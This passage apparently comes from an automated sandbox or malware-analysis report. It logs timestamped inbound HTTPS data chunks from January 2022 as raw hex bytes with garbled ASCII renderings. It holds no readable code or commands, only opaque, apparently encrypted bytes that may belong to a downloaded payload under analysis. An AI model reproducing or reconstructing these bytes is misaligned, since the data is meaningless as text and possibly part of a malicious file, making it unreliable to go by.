07 b6 c9 6f f4 c5 bd 59 5b Data Ascii: \$!g3[w/_MDTz"#LV94W_W>[HE3Edi]FIH,OSZI]B*3]89Bo`S_77?H%2Z\$@A_aGh9ZhpLE0CO13P8E\$c? os8yv@R]oY[
2022-01-27 04:11:38 UTC	305	IN	Data Raw: ab 43 54 a4 e0 c2 0f ff 76 2d ce 2e ef c2 ff 5f 2b d3 45 1c 24 1b 93 44 2d 07 15 e2 91 72 5f fa 2c a6 a3 85 6c 13 47 c0 a1 7a 87 3d 4a 07 37 22 bb cd 82 89 88 2c 2a 0b 29 cc 85 32 94 1a d9 d9 87 11 ae 52 7f d1 38 49 56 b8 2c 2b 5f 77 f3 eb 3d 74 6c 07 9f 5b 1d 65 6f d9 f7 cf f5 9c d2 11 ba 97 9c 2a 5e ea 15 fe 9c c8 43 0a 6f fa 81 67 b8 b3 52 ea 09 57 29 bb 28 ec 1b 36 e1 f0 9a fd 23 f8 6d af eb c8 a6 d6 4e 1b 71 fa 7a 88 80 de c2 4d 7a fa d0 76 00 f9 d9 a8 3b 03 00 36 a5 8f 60 88 1a ae 3c e0 fb 95 66 bb 45 df 02 97 99 a3 3c 27 c0 1c 8d be ec 2e 26 c4 9e 85 f9 8b b3 8d 8a 2f 1f d3 17 12 ae bb 49 b8 b7 c8 c0 d0 d5 f2 77 0b 74 b1 6b c7 8d 56 73 47 e1 c7 da 3a 43 5b 39 44 7c 27 c1 ef e9 61 a5 fe 66 20 a8 f3 9e 49 d7 ff cd 60 80 da 67 3d 1b b9 08 06 fc Data Ascii: CTv-_-+E\$D-r_!Gz=J7",*)2R8IV,+_w=tl[eo^*CogRW)(6#mNqzMzv;6'<fE<'<.x/wlwtKVsG:C[9D]af l'g=

Timestamp	kBytes transferred	Direction	Data
2022-01-27 04:12:54 UTC	391	IN	Data Raw: 6b 13 62 cb 2a 2b 2e 39 18 a5 15 6f ac 0e fc 65 b8 04 0d 71 34 c8 78 a2 eb d0 66 02 a5 06 2e 39 18 a8 c6 55 02 56 2e fe dc 30 09 50 2e 39 18 48 11 37 23 51 21 58 3b 63 90 e3 5c aa 0a 2e 39 18 54 dd 7e a6 31 bd 46 d2 5f a5 97 2c fe 07 2e 39 18 63 0c 36 7b a5 96 d2 f9 2e 39 18 76 cf 93 32 ff 9c b3 a3 a1 dd b1 05 6c de dd 78 5d e6 be 2e 39 18 07 08 b7 8c 4c 91 b6 55 51 83 a3 2e 39 18 19 c5 a3 a2 20 41 27 b4 27 e1 18 74 2e 39 18 27 39 9d bd 3c e7 08 ce f9 d8 9f 96 2e 39 18 34 bc 45 cc 75 07 94 09 f1 c6 e6 3f a6 c7 08 f7 78 47 5e da bd 2a 38 b6 90 0a f8 39 c2 c1 1a b1 43 18 65 f9 b4 ad fc d3 83 a2 f2 03 87 93 4a 2e 39 19 ce c8 12 02 c8 37 2e 39 19 f3 43 e9 cd 0e 2e 39 19 f8 74 f1 26 71 8f 29 fa f0 61 79 d7 c9 32 e2 f5 5c 15 be 35 36 35 41 bd 44 0e f5 5a 26 d5 Data Ascii: kb*+-.9oeq4xf.9UV.OP.9H7#QlX;cl.9T-1F_-.9c6{.9v2lx}.9LUQ.9 A"l.9'9< .94Eu?xG^*89CeJ.97.9C.9t&q)ay2\ 565ADZ&
2022-01-27 04:12:54 UTC	392	IN	Data Raw: 69 ff 1c 49 69 c3 8b e4 75 2e 39 1d 00 00 f4 84 d6 4e 1a c5 8a 70 c4 21 ff df b2 35 2e 39 1d 1a 78 4c 9f 12 8a 42 e8 05 c8 ae fd 5f bd 9c 83 e1 e6 24 5d 3a c5 3e 20 8d 82 c3 10 18 0f 87 23 82 98 00 1c be ba 2e 39 1d 1b bf 52 be 22 f3 cc 3a 7d d9 75 d7 22 fa 39 08 d1 6d 96 77 1f ce db b0 6a 10 03 dc 2e 39 1e c6 af 95 49 36 2e 39 1e e7 96 91 fe 00 e1 e0 e9 4a b3 aa 21 34 f5 fe d9 2e 39 1e ff cb fe 80 26 dc 58 a4 66 5e 42 3e 39 1e 86 1c 5d a1 2a da e7 0e 1e 36 95 1c 68 79 af 26 58 15 29 e9 7d c2 51 be 90 4e 1a 58 fb e4 5a 2e 39 1e be 7f 6b 63 31 7c fb 89 a0 81 4a 21 dc d2 ad 41 23 df d4 e3 59 d2 81 03 26 75 01 d5 2e 39 1e 5b 02 b9 8e 2a d7 63 b8 c3 e0 16 d9 2e 39 1e 58 23 c6 3a 94 c5 76 aa 2e 39 1e 61 04 bb e6 6d 99 d1 3d 2e 39 1e 6a d2 05 b5 69 47 02 0f Data Ascii: iliu.9Npl5.xLB_\$];> #.9R";ju*9mwj.9l6.9Jl4.9&Xf^C.9j)*F6hy&Xj)QNXZ.9kc1JlA#Y&u.9[*c.9X#v.9am=-.9jJG
2022-01-27 04:12:54 UTC	393	IN	Data Raw: 07 93 d7 77 93 07 07 a7 43 d7 a7 07 e3 77 43 e3 07 93 d7 77 93 07 07 e7 63 d7 80 fa e1 75 41 e1 05 fd b9 11 bf 60 60 d7 2e b6 d6 68 e1 1b 28 80 48 fd b9 31 e3 6a 46 fa 41 d5 8f 2f cb 5f 6b cb 2f bb ff 5b 57 ef 2f 8f 6b ff 8f 2f cb 5f 6b cb 2f bb ff 5f bb 2f 2f 8f 6b ff 16 b6 72 c6 f2 56 5a ec 66 c6 22 b6 b6 16 f2 66 16 b2 be 72 f2 52 b6 22 66 c1 de 32 49 dc 0d ae 8d 0f 25 6a 77 2c 7c a4 28 26 8c cf c9 cf 89 5d cf e7 c3 55 8b 5b 40 e5 b8 b0 b2 14 48 fb 0b 7e d2 07 37 fa a8 aa 12 e6 1d ff 3e 8d bd 9e 8f 7d ee 24 b5 12 09 97 3b e5 b6 3a 35 b2 6e 5a f6 c1 d9 bd 21 28 97 3d 14 08 06 2a d4 99 80 86 b6 ea d1 db 3c 81 9d ac 34 78 ce 7d a8 bb 99 28 12 11 7e 14 94 78 e5 1d 5d 94 70 32 65 b0 91 1b e5 26 c7 d1 f0 e0 7d 45 90 d7 d4 d1 3f 9c 64 29 12 6a 30 f5 36 62 6f Data Ascii: wCwCwcuA``.h(H1jFA/_k/[W/k/_k/_/krVZf"frR"f2l9jw, (&J)U[0H-7>];\$:5nTl!(=*<4x){-x)p2e&J)E?d)06bo
2022-01-27 04:12:54 UTC	395	IN	Data Raw: 48 0c 45 19 4d 14 71 d9 2c 86 05 39 b6 36 23 c4 25 46 e1 05 44 6a af 2e 67 b4 d9 af 31 44 ad 20 d1 3e 42 e7 f4 2a e1 8d 36 a4 d0 d2 25 e2 65 77 4f 90 8a 88 7d f4 20 db fa 60 db 52 d4 d9 5c 35 b7 5f 51 f8 1b ba 4d f3 b5 18 7b 67 94 11 c7 27 14 5a c8 f8 df 47 3b 69 f8 8d 03 a5 ce 07 98 e6 18 5f 0c 53 44 60 17 1c 28 42 06 0f 6c 9a d2 58 16 e2 c1 37 c6 25 63 82 3c 8c dd ac 34 a3 cf cf 22 f1 10 0c de ad b8 f2 7e d9 77 b7 26 44 4b 80 36 68 bd 10 23 5c 94 39 f4 d6 60 3f 74 42 38 53 77 ad 4c d2 f7 eb 04 0b 1b 2a ba 74 61 73 76 cf 36 5a 52 71 8a 6a 3a 7c 96 6c 3b ff d6 c2 2f 00 7e c5 6a 8a 64 e0 3c 08 d1 e4 71 87 58 90 8c 3c bb ba 42 b2 e4 1d f8 90 06 f1 4e 83 7a fe e3 5a 56 96 12 6f 5e c5 49 40 c3 b0 83 b4 b2 3a b9 4f 87 2e b9 a8 e8 a1 c9 2a 23 8d 0f be 14 64 25 Data Ascii: HEMq,96#%FDj.g1D >B*%ewOj `Rl5_QM[g'ZG;i_i_SD'(BIX7%<c4"--w&DK6h#A9'?tB8SwL*tasv6ZRqj: ;/-jd-qX<BNzZVo^l@:O.#d#d%
2022-01-27 04:12:54 UTC	396	IN	Data Raw: bd 6b a2 65 c2 e5 bf 31 9f 16 02 70 d8 59 02 50 d2 26 38 02 7e 03 d0 52 65 f4 a7 04 21 33 ce c2 8b 4e 28 31 22 58 31 9a bd 1a eb 8a 6b 8c 30 5f a8 04 24 e4 15 c6 8c 1a 25 3e 91 ce 6f d8 8b 19 18 a0 2d 3f 55 32 00 af c0 f0 99 b3 7b db 5d 69 e5 e9 e6 d9 c0 81 fd 97 00 4c ba 43 ca 1f a7 03 24 20 b7 b8 bc a1 99 ff 4a e9 45 35 bf 39 91 e2 49 7b d6 d4 8a 62 2f 56 62 20 3e 56 fb 88 59 d2 38 3c 52 97 ac 21 08 8a 7c 5d f8 76 ce cd 16 4f 28 1b f1 7b df c1 0b 01 6c 6d ef ee bc 25 4c 69 fe 36 76 f5 c5 db 67 9f 1c 4c c8 79 66 72 d5 d3 31 64 80 e4 8a 25 5a 79 a9 dc a6 2e c3 db ea 0e 85 b9 cd 55 6a 88 43 63 30 88 22 b4 f8 03 c4 e1 98 42 f5 37 e2 41 cd 82 84 22 6e 99 1f 7a 92 73 0b 45 5e 53 79 48 fc 53 5f a9 bf 90 9c a7 ad e4 21 40 8c 73 29 37 d6 7d 94 28 f1 c5 60 02 Data Ascii: ke1pYP&8-Rel3N(1"X1k0_9%-o-?U2[jiLC\$ JE59l{b/Vb >VY8<R!j}vO({lb%Li6vgLyfr1d%Zy.UjCco0"B7A "nzsE^SyHS_!@s)7){`
2022-01-27 04:12:54 UTC	397	IN	Data Raw: fc b1 82 e3 44 48 ec b2 2a f7 f9 5a 1c 47 83 df 47 40 0a 6a ec b9 d4 b5 4d 2c c7 ac fb 37 52 c5 7d f3 4a 31 b3 82 3b 35 bd 86 db 84 21 f5 32 a6 40 c6 53 dd 3e 48 9c a8 20 b3 c3 e6 23 66 b1 e1 1a 79 67 27 ac 62 b8 3f 2f c1 e4 f0 d7 19 68 1f c2 cd 21 a0 00 67 5f 0c 13 75 24 7e a1 40 4d 97 54 1a 71 e0 fc 93 a8 e2 83 a2 bc a0 a9 d8 a2 4b ac ec ee 2a ca ab a5 e3 f8 d8 a2 d4 9f 54 94 b5 b1 f6 22 bc 63 a7 51 c1 b0 ff 8c 82 22 9e 7a b1 b1 31 ce f8 2c 5d 90 fb bd a2 ae 69 cd dd bf 4e 22 a1 91 a3 6a f2 9e ed bf 3b 4e 5a e6 f6 b3 a1 10 c1 f5 66 0b 97 1d ae 83 2c 8c ce a0 18 ee f3 92 b9 89 96 61 18 74 33 a2 df 9f ff 21 c3 39 99 f8 88 b2 09 8b 77 01 67 1e ce 8e e7 26 9d 9a 61 35 f9 47 2f a7 b6 32 0a 6d 26 13 3c 7c 0d 51 2b 2e 58 ff 2d 95 c8 8f 18 30 a2 4a 59 3d 62 ea Data Ascii: DH*ZGG@jM,7R)J)1;5!2@S>H #fyg?b/h!g_u\$~-@MTqK*T"CQ"z1,j!nJ;NZf,atl3l9wg&a5G/2m<clQ+X.OJY=b
2022-01-27 04:12:54 UTC	399	IN	Data Raw: f7 a1 53 5a 90 90 b0 1c 08 72 76 3a e2 33 d7 ee 81 9b fc f2 c0 6a 26 8c 82 40 14 da 05 0c c6 7c ed 29 e4 f5 85 95 e1 e1 0f b4 ae f0 73 35 6f f7 a2 ec df 25 02 07 87 04 68 24 27 e0 18 05 72 c2 80 2d 2c 2d 43 94 26 26 e3 b5 79 26 ed 35 a1 73 47 02 f1 34 03 46 5e 16 83 db 19 65 86 02 1c 9a d9 19 5d 2b e3 f3 a1 f7 62 eb 57 6a 8f 03 48 57 01 7e 7e 17 cf 83 11 62 ae 31 ae 73 8c 0a 17 3f aa 1e 1c 68 86 aa 48 a4 ae 49 e3 7d 98 15 8b 3f 19 5d 46 15 30 9b c7 1d 3b 4c 94 ad c9 92 9a bc 5a 36 c2 71 e6 00 8c 2e 59 51 12 96 3f e4 d7 3f 87 51 96 cb 30 c7 42 58 a3 2b a1 eb f1 63 9d 06 3b 8c 8c 04 1a 3e 0d 8e b4 ae 8b 02 83 dc 65 48 f3 56 1d 2c 9a 2f 87 bb e3 74 ab 6d 9b 1d e6 2c ef 94 7d 6c ca 3a 8a 87 28 de 85 ff a5 cc 28 e8 05 ad 5e f1 3d 47 aa 38 0d 34 cc f8 67 79 d2 Data Ascii: SZrv:3j&@)s5o%h\$R-.-C&&y&5sG4F^e]+bWjHW--b1s?Hl)j?FOIMZ6q.YQ??Q0BX+>;eHV,/tm,):(!^=G84gy
2022-01-27 04:12:54 UTC	400	IN	Data Raw: 28 8c f8 a2 36 10 8d 9b 21 7c db f7 21 95 f6 c4 25 d4 fa ca 7f 30 5c 2e fc c7 63 3c 6a da 89 fb a6 cc c0 a0 3f 91 93 04 51 de 47 6c fb 80 eb 89 ff 9a 49 e2 35 40 5e 82 e7 56 70 48 49 5b 67 7d 33 df 05 90 9b 24 c0 14 63 45 37 24 5b 64 c7 ac 55 ca ed 71 0f 3b 67 8f ca b3 43 60 68 59 36 dc 8c 47 75 b1 90 91 22 4b 6f cc b3 2a d5 88 cc 56 40 77 63 87 c5 ca e3 ab 26 eb ce f7 39 fd 9d c5 69 51 f0 21 ab 89 07 e3 d9 50 f7 36 cc f7 7e 40 44 73 c1 92 3c 88 51 73 67 80 cd 68 41 3a 65 06 b4 1a f5 a2 34 93 95 04 96 44 6c de 46 8a 2d 32 d4 80 ac 58 b8 57 f5 84 16 24 6a e6 06 59 48 68 0d 3c 7f 36 80 d7 7c 7a 3c 2e a4 11 ba 4e d9 6a 1c 59 51 f6 b6 4f e5 56 86 07 2c 66 15 45 f1 5b a5 6b f3 08 9a c9 71 78 56 71 ca a3 b6 f9 85 3c b2 41 e2 10 b0 16 cc e4 38 00 90 64 72 80 Data Ascii: (6l)!%0_.c<j?QGll@^VpHl[g]3\$eE7\$[dUq;gC" hY6Gu"Ko*V@wc&9iQlP6~-@Ds<QsghA:e4DlF-2XWJ&jYHh<6]z<NjYQOV,fE[kqxVq<A8dr
2022-01-27 04:12:54 UTC	401	IN	Data Raw: f3 17 2b 4c 9c 57 a0 de ef 88 8b 21 e0 ad fa c7 64 0c d7 33 1d 72 44 20 e1 b1 eb 61 b5 13 47 31 ce 90 87 d8 fb b3 c2 1a 86 6c af 66 95 bc 77 d6 0d 1b 3c 3d 6e 4e 45 54 e4 e3 4f f2 e7 b6 ff f4 0f 01 19 7d 50 1e ab 27 b2 a9 2a 6c 2b a8 15 3f fe 22 13 2d 3a da 12 93 b6 a1 7c 9c 04 ee d4 6d d4 5f 6f e2 10 49 bf 57 63 19 14 5e 57 5b 9c f5 b6 d6 c2 6a 0c 0d 42 ae 78 fe 6d db 1d 0b 54 cd 10 ff 0b 13 3a 75 87 54 54 ba d2 7b 9a a2 72 f7 a1 39 4c b1 3d 13 e4 96 ed ec 5d 8a f9 25 a4 0b 8f 89 1c e3 eb 11 47 04 84 3f e8 6a 24 df 11 ee e2 7e 4f b4 a2 c3 6e 69 08 3b 24 ef 99 67 8e 40 71 fd d4 de ef 9a cc 7c 7c 79 b8 9a f8 ad 81 20 8e 44 4c bb ba 7e 4f b4 5a 82 52 bc 15 71 05 95 32 ed af 5d 6d 1a 31 16 f3 21 a6 f1 2b e5 21 97 ff aa 71 c7 5d 23 97 02 7a 00 85 52 63 25 ac Data Ascii: +LW!d3rD aG1f#w<nNETOjP*!+?"-: m_oIWc^WjBxmT:uTT{rW9L=}%G?j)\$-Oni;\$g@q j DL-OZRq2jm!+lq]#zRc%

Timestamp	kBytes transferred	Direction	Data
2022-01-27 04:12:54 UTC	403	IN	Data Raw: 68 2a 84 e1 93 19 8e 32 36 aa 80 90 48 06 2c 15 da e9 65 70 6a 01 bc 78 0d 53 6a 2a 8a 9c 56 e0 73 aa e1 35 e9 00 1b d2 e4 56 95 7f a8 35 8a 81 28 b5 7a be 84 4b 26 e7 20 fa ec df 13 38 2c a1 96 3b 70 9b 1c ff c9 4e 75 12 da 0b 78 a1 ff 61 a8 c9 6c b2 2e 27 2a 9e 84 f8 6c 72 15 6d 57 90 0c a3 f0 f4 f1 2a a8 cf 61 fb 1d aa 0d a7 62 e4 c8 f8 34 ac 4e ea 5c b3 4e 0a 8d 2b 74 ba 46 54 74 43 a2 8b 00 14 2f 85 09 3c 7c 2c cd 0e 2e 3b 81 5a c3 83 9a 57 98 eb d1 6b 90 26 96 f9 bc 33 d1 19 db b5 49 dd 29 14 08 9f 77 f4 2b 03 fb 08 be f7 a5 04 0c 6a 62 20 ec 25 22 f1 c7 67 44 28 71 02 a7 c7 56 f5 3d 65 41 ea 97 4d 2b 1b 60 1a e4 73 a0 cd 51 d9 59 43 91 21 80 9f 35 98 9e c7 54 cf a7 2b ab 6b 17 15 36 90 fb 22 75 04 d9 f5 67 59 25 2f 5f c2 9d 6f 4f 00 26 4b f2 4f ab Data Ascii: h*26H,epjxSj*Vs5V5(zK& 8,;pNuxal.*IrmW*ab4NlN+tFTtC< ...;ZWk&3l)w+jb %gD(qV=eAM+`sQYC! 5T+k6"ugY%/_oO&KO
2022-01-27 04:12:54 UTC	404	IN	Data Raw: 49 30 3b 1b 4d ba b2 b1 6a 62 5c 14 cc 4f e3 34 c7 8a d3 20 c6 c1 55 e6 b0 11 c7 19 c3 fe e9 5c 36 20 9b a7 22 04 cb f0 2e a0 7c 40 ef 2d 6d 9a 96 49 f8 e5 34 28 dc 42 07 52 12 a9 48 54 d0 1a 5e 3c fc 42 d6 9a e8 fa a0 39 f5 36 07 9c 8b ee d0 30 df 87 a2 17 ac 3f 67 6c 0e 24 c8 da 1c dd fe d8 df 8a 9a fc 96 c8 e7 e8 d3 a8 30 22 ea d7 54 7a b9 97 9a d2 59 0f 4e 0d 5f d0 49 b7 9d be da 17 32 4e 21 02 c2 a4 88 e9 c7 b7 a2 a3 24 db e8 1a 18 87 67 7c 32 e3 04 28 47 9a f8 3d 47 62 2b 5f d1 7c c5 dc 53 d6 bb e4 37 1d d0 50 fb 5b 88 fb 78 ef d5 a2 6d 5a 6b dd d2 dd cd 91 4d 50 09 0e 2b 5f 7f 34 eb 00 f7 0f 72 9a ff fa 35 4a 39 b7 9e 95 10 4a 4d 65 f9 58 b3 fb e5 2e f1 ab 05 98 46 1f 04 4f 4f 75 55 0c ff 57 5e 2f 1a 34 26 9a 9b 9d 95 73 81 cc b2 04 81 98 18 6e af Data Ascii: l0;MjblO4 U!6 ". @-ml4(BRHT^<B960?gl\$0"TzY_!2N!\$gJ2(G=Gb+_!S7P[xmZkMP+_4r5J9JMeX.FOOuUW^ /4&sn
2022-01-27 04:12:54 UTC	405	IN	Data Raw: 80 1f 45 d5 53 9f ac b7 99 17 f5 d9 54 49 94 10 ce e9 2b 00 31 4a 7d 38 2a 98 14 42 72 10 72 1f 80 a0 3f b3 5c 4d 9c cc de e1 5e b7 72 6d 67 89 ba 0c 6b 65 1e 87 08 34 d7 0c 49 49 8e 8e 9c 0d 2a 2b eb 85 0d 5c 66 81 46 1d 2a 5b 4f e6 a4 88 96 52 5c ec 78 e5 d1 6f b5 40 5a 29 76 c1 cb 7f 72 10 80 51 39 3d cf f3 ca bf a0 b2 da e8 ca 3c 89 f4 d6 7d d4 4c 55 37 e8 7f df 6a cc 23 54 53 63 97 24 03 2d 0e 28 d6 63 45 6a d2 55 ca 43 73 96 b5 91 e7 12 11 42 1d 58 58 8f 24 ce 0c bc 15 23 70 da 72 b0 c2 8e 26 77 76 cc aa a3 c0 5a 6d 54 b3 32 6e e2 5e 3b 76 09 fd 0b af c9 fd cd 20 36 25 08 07 da 0e f4 dd 8d 6b fa 1f fc 12 11 00 8c e9 f1 58 4f 0b d6 b8 a8 88 34 50 2b b8 c9 fc 74 0f da ed be aa 5d bb ef 22 2b 64 6b 4b db 54 0f 79 8b cd 6d 34 8e 0c 07 08 62 7f 57 88 0c Data Ascii: ESTI+1J)8*Brr?lM^rmgke4lI*+fF*(ORlxo@Z)vrQ9=< LU7!#TSc\$(cEjUCsBXX\$#pr&wvZmT2n^;v 6kxO 4P+tj"+dkKTym4bW
2022-01-27 04:12:54 UTC	407	IN	Data Raw: 1e fb 39 49 e7 0f f2 38 63 22 2c 07 09 54 0d d6 69 7a d7 54 22 49 e0 9d 34 e6 d8 d2 d3 52 ec 6e ca b1 05 1d fe ce 66 e2 89 05 17 8f 90 8f bd c9 4e 9d a1 7b 8e ae c1 cb 99 19 e4 64 9b f9 67 b8 1f 62 48 56 a8 97 1e bc 7a 2a 19 31 27 f7 af 53 bc 48 5b 92 8d 3d 36 40 44 55 95 99 0e a5 e1 dc 60 6e 9d f7 c9 cb eb 35 c3 4e a4 82 5e 01 91 8d 53 a8 ae 27 f8 44 50 71 83 92 f8 c1 b4 21 64 66 46 1c cf 78 4c bb 7e 9f b8 dc 3b 1b 5b c9 15 ed c2 fe 77 fc 2e 9c a7 b1 08 77 dd 6a 01 c0 f1 fe dd 16 8d 7e 03 16 a1 cf 17 51 c8 fc e6 a1 9c 6f 61 9f 37 bf db f4 f1 3b eb f8 a1 6c 73 57 97 a1 d5 c6 b8 71 c7 c5 22 20 14 cf a0 c8 69 96 ea 5d 54 fb 0f 69 34 69 95 c1 6c 8d 97 cd b6 31 be 78 d3 cb be 66 df e6 4d cd 70 d6 e6 6e 12 13 3b 8c f0 c4 37 8c 84 4d 7c 9f bc 91 75 f4 9e Data Ascii: 9l8c",TizT"l4Rnfn[dgbHVZ*1'SH[=6@DU'nG5N^S'DPqldfX~;[w.wj~Qoa7;lsWq" iJTii4ilxfMpn;7M u
2022-01-27 04:12:54 UTC	408	IN	Data Raw: 99 d9 9c 60 5f 7c d1 61 88 b5 a8 6d db b2 60 85 5d 4b 61 c6 e8 3c 53 e8 fe f2 39 50 00 de 14 e3 94 56 82 83 eb de 8b 53 af 86 96 be fc 41 fb 32 c8 5a 28 60 72 40 6e 59 2c b6 80 29 57 93 ae b4 8e 9d 1b 5c 9f 09 24 11 2d 19 d2 9f da 83 e7 bc e2 bb 49 41 e5 ee 53 06 9b bd 03 17 eb 7e 87 7b f7 a5 32 38 f5 b9 05 d0 61 a9 8c fb b9 89 44 6a eb e9 c2 cb df 81 5a 7a 3d 97 53 a0 93 d1 52 57 e7 e9 db 5a c9 91 fe 5f d9 f4 1c 66 b8 a1 05 63 8f f5 f6 71 f8 53 b0 8a fc 17 8e 45 15 8d 37 fa ed 0f fc 6d e7 36 33 bc 49 ae e9 b7 c2 6b 38 bf 72 00 24 9a ea d2 1e fe c8 9c c2 c9 d8 13 14 f6 d1 15 f7 4a f4 66 d9 aa 7d 4a d2 c3 30 58 8d ff d9 bf be 27 d5 59 be 85 81 b6 a2 ac 1d 85 67 3c 37 76 b6 44 b5 45 d9 67 c9 b0 27 d1 c2 43 7b 04 ea 55 cf 70 13 fb eb 4f 90 18 46 5e 00 bf Data Ascii: `!_am"]Ka<S9PVSA2Z(`r@nY,)Wl\$-IAS-~{28'DjZz=SRWZ_fcqSE7m63lk8\$JfJ)J0X`Yg<7vDeG'C UpOf^
2022-01-27 04:12:54 UTC	409	IN	Data Raw: 62 69 44 e6 65 10 43 3d 73 ba cf 8c bc 0a 3e 60 58 cc 4e e8 3a b4 6e a6 a8 d7 4a 9e e0 63 a2 14 5e 8a 24 5e b2 1b 1d 8d 4b 7a af ae e7 50 7a f3 b6 5e cb 1f 1d 43 bf 87 4c 23 9b fb 42 f8 04 27 c7 c1 15 0a 96 e0 5e e8 c4 85 a4 8b dd 8c 2c 87 ae 72 54 c4 0a e7 79 af 93 71 89 66 c1 fa a1 44 5b 60 8b 7c 23 06 84 23 3f 1e 60 8a a3 c0 6d 2a e0 f4 4e 5d 36 42 d4 6a 81 dc c3 d3 2d 52 a3 de a2 61 a4 c3 70 cb 53 00 11 d0 77 b5 11 94 44 c4 ff 5c 4f f8 8e 00 c2 fc f2 0d ca 8b cb ae 71 40 fb 5d 60 f3 05 1a 9c 68 a9 17 3b 3c 63 39 39 0d bf d2 77 a6 95 76 c6 82 b8 a2 bb e8 73 29 49 d2 38 81 38 1c c3 d6 94 35 4a d4 82 21 41 d1 79 ed 8f 2d f1 d8 22 42 2d 50 28 0e 30 fa 2a dc 21 76 19 87 eb 9e 56 28 08 cc 8c cb a1 06 15 41 21 38 73 cd e9 94 6c f3 e9 3c c3 b9 0a 67 fe 85 2e Data Ascii: biDeC=s>`XN:nJc*\$KzPz*CL#B^,rTyqfD[ ##?`m*NJ6Bj-RapSwDlOq@ `h';c<99wvs)l885JlAy~"B-P(0 *!vV(A!8sl<g.
2022-01-27 04:12:54 UTC	411	IN	Data Raw: f9 bc 44 d6 bf 19 9e 3a 94 db 52 e5 3d aa 2a 59 e1 26 2e 2a 2f 2f 42 0f aa 6a 08 3e ae d3 18 1f ce bd 58 b1 a7 02 db 2c fc 30 e2 66 20 a7 c4 88 f2 59 e7 e5 2a 04 f6 d9 ca 24 a4 2f ef 4c 87 68 fb 2a 4a 78 27 ee 47 29 db 09 92 e5 cb 31 be 2e e5 96 09 81 e1 6f 01 62 6b 55 51 39 a0 b4 fa 1b 48 58 c8 3d 2f 5e 9a 84 b4 40 f5 a1 03 3d c9 d3 f3 c7 e2 5c d4 f1 b3 c7 9e 2e c8 28 6e f1 3e b2 c4 10 a4 1d f0 4b e6 e8 c7 c7 64 dd df c8 51 c1 13 63 ff 18 08 38 e2 a4 6a 51 d5 44 8b 25 f4 25 c7 58 be 33 58 e3 ee 40 16 82 4a 1f 78 d0 e0 5b 7b 7a 13 69 a9 7e bb 05 db 87 6c 8c a3 2b b3 e9 4f ba 44 79 0f dc 86 63 bb 7d e2 9d a9 e0 4c 19 bf 77 ad 6b 89 32 3a 41 d0 92 fd 95 e6 53 8c 4c 8f 70 0d 05 14 7b af 3d f5 15 f9 68 2e 64 20 c5 0b 1c cb 50 94 50 36 f9 ea e1 d5 e7 2d Data Ascii: D:R=*Y&.*//Bj>X,Of Y*\$!Lh`Jx'G)1.obkUQ9HX=%^@1=.(n>KdQc8jQD%%X3X@Jx[zi~!ODyc)Lwk2:ASL p[=h.d PP6-
2022-01-27 04:12:54 UTC	412	IN	Data Raw: 81 e3 92 e5 93 46 6a c3 09 6f 6d af 66 d8 d5 ea 85 68 16 69 ac 24 04 27 46 33 28 3e c4 b5 80 37 42 5c 4e f7 49 fd 1a 68 d7 2c 14 53 96 2e be bc aa 09 fd 16 4d 4d 37 90 57 1a 56 5b d6 bb 6c 19 e3 cf ff 18 cf f9 38 13 6d 8a 02 ee 51 0e 32 e6 6d 60 10 c2 2a b5 8e af 8b da 26 76 a0 5f 77 2f 75 80 9f 26 19 b0 30 0f c3 1c 9b ea 96 09 22 58 59 f7 81 7e e1 83 36 e9 fc d6 be ca 52 61 d8 22 7a 4b ab dc e5 bb 53 db 0e 9e 1b f3 d4 b7 5e 36 fc b7 70 44 1f b7 b1 63 47 ac 06 7e 58 23 15 07 77 56 0e 7a 43 6e 5b 3d 11 2b 5b e8 3b 43 fe 6e 4c fa 95 5b cc 0d 97 8d a1 90 6c 59 36 9a cd e4 77 71 44 c4 f4 c0 b7 50 f3 e9 c8 62 e9 97 93 da de 47 14 d2 79 cf 0e d3 a2 42 ac 10 0a b7 4b a4 fe 77 15 d5 81 bd f9 82 c2 79 cd 83 c5 35 63 08 11 52 7f 8a 67 02 fe 96 3a 8a 22 7a 78 35 f9 Data Ascii: Fjomfhi\$F3(>7B!Nlh,S.MM7WV[j8mQ2m"*&v_w/u&0"XY~6Ra"zKS^6pDcG~X#wvZCn[=+;CnL[IY6wQDPbGy BKwy5cRg:"zx5
2022-01-27 04:12:54 UTC	413	IN	Data Raw: 71 19 29 49 7a db 46 52 4a 10 9b 80 4e d9 40 1c 08 1e 53 31 d9 30 90 64 78 ff f4 10 59 25 51 6b dd 2c d0 53 a7 a2 fd 7a f6 b2 0d cd 80 d2 74 1d 09 ee bc dc d8 a1 a9 b8 00 ce 4b 46 2e 6a 42 67 12 e5 d1 16 ca 30 6d 6e 3e 61 9d a7 9b 6f 0d f2 08 63 e0 a4 27 57 f6 0c e5 8f d5 d5 48 b4 9d e6 c9 e1 70 02 9c 99 cf d6 4f e9 05 8b f0 01 5c e1 23 0f 4c 47 4d e9 f6 b6 4c 1b 2d db d7 48 9b af 6d a7 9d 77 fb 4f c5 d9 f7 23 28 5d 9b 9c 55 0b 7d ca 19 e0 a1 59 20 82 20 95 14 8b 8d 84 6f f2 a5 d5 3c c7 a7 a6 2a 91 cc 72 11 e7 f2 45 92 72 96 07 2c f6 e7 ea e2 5b 6c 66 90 2a 6b c9 fe 28 03 1a 43 50 14 ee 85 07 c7 39 d0 3f 18 33 cc fb b3 09 03 06 7f d6 0a 30 b3 42 60 48 4c 1c 2a 05 07 05 3c 7f 6f 33 c7 56 5d a4 12 5f 8d 9f 09 69 a2 8b 7e c1 d9 da 9a 35 a8 17 33 b1 7f 01 7e Data Ascii: qJlZFRJN@S!0dxY%Qk,SztKF.jBg0mn>aoc`WHpO!#LGML-HmwO#[Jl}Y o<*rEr,[l!*k(CP9?30B`HL*<a03V] _i-53~

Timestamp	kBytes transferred	Direction	Data
